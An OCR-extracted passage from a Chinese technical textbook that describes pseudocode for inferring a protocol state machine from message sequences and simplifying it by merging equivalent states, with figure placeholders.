     q0=NewState(),Q={q0},Σ=∅,δ(q,s)=undefined,S=(Q,Σ,δ,q0,F)
for s in C:
  q=q0
  for m in s:
      if δ(q,m)!=∅
          q=δ(q,m)
      else:
```

```
            p=NewState()
            Q=Q∪{ p }
            Σ=Σ ∪{ m }
            δ(q,m)=p
            q=p
    F=F∪{ q }
```

初始协议状态机如图 10-26 所示。

初始协议状态机一共包含 28 个状态，显然太复杂，需要化简。首先要将输入消息类型相同的状态合并，方法如下：

算法 合并输入消息类型相同的状态

输入：有限自动机 IS <- (Q,Σ,δ,q_0,F)

输出：有限自动机 IS

```
for q in Q:
    for p in Q:
    if ∃ s∈Σ; r,t∈Q | δ(q,s) =r ∧ δ(p,s) =t:
        MergeStates(r, t)
```

该方法主要是遍历所有状态，合并那些输入消息类型相同的状态。例如针对原始状态机，合并输入都为 QUIT 消息的状态后可形成如图 10-27 所示的状态图(为了便于比较，也给出了化简前的状态图)。

经过该步化简以后的状态机如图 10-28 所示，状态机从 28 个状态化简为 13 个状态。

下面对状态机进一步化简，方法如下：

算法 合并至少有一个后继消息相同且没有单向因果关系的状态

输入：有限自动机 IS= (Q,Σ,δ,q_0,F)

输出：有限自动机 IS

```
For q in Q
    For p in Q
        If  (∄ s∈Σ:δ(q,s)=p∨δ(p,s)=q) or (∃ s,t∈Σ:δ(q,s)=p∧δ(p,t)=q)
            If  (∃ s∈Σ;r∈Q:δ(q,s)=r) ∧δ(p,s)=r)
                MergeStates(p,q)
            EndIf
        EndIf
    EndFor
EndFor
```

该方法主要是搜索当前所有状态，合并至少有一个后继消息相同且没有单向因果关系的状态，该方法认为满足上述条件的状态可视为等价状态。例如针对原始状态机，合并等价状态 S8 和 S10 的状态后可形成如图 10-29 所示的状态图(为了便于比较，也给出了化简前的状态图)。




图 10-26　初始协议状态机




图 10-27　合并输入消息类型同为 QUIT 的状态



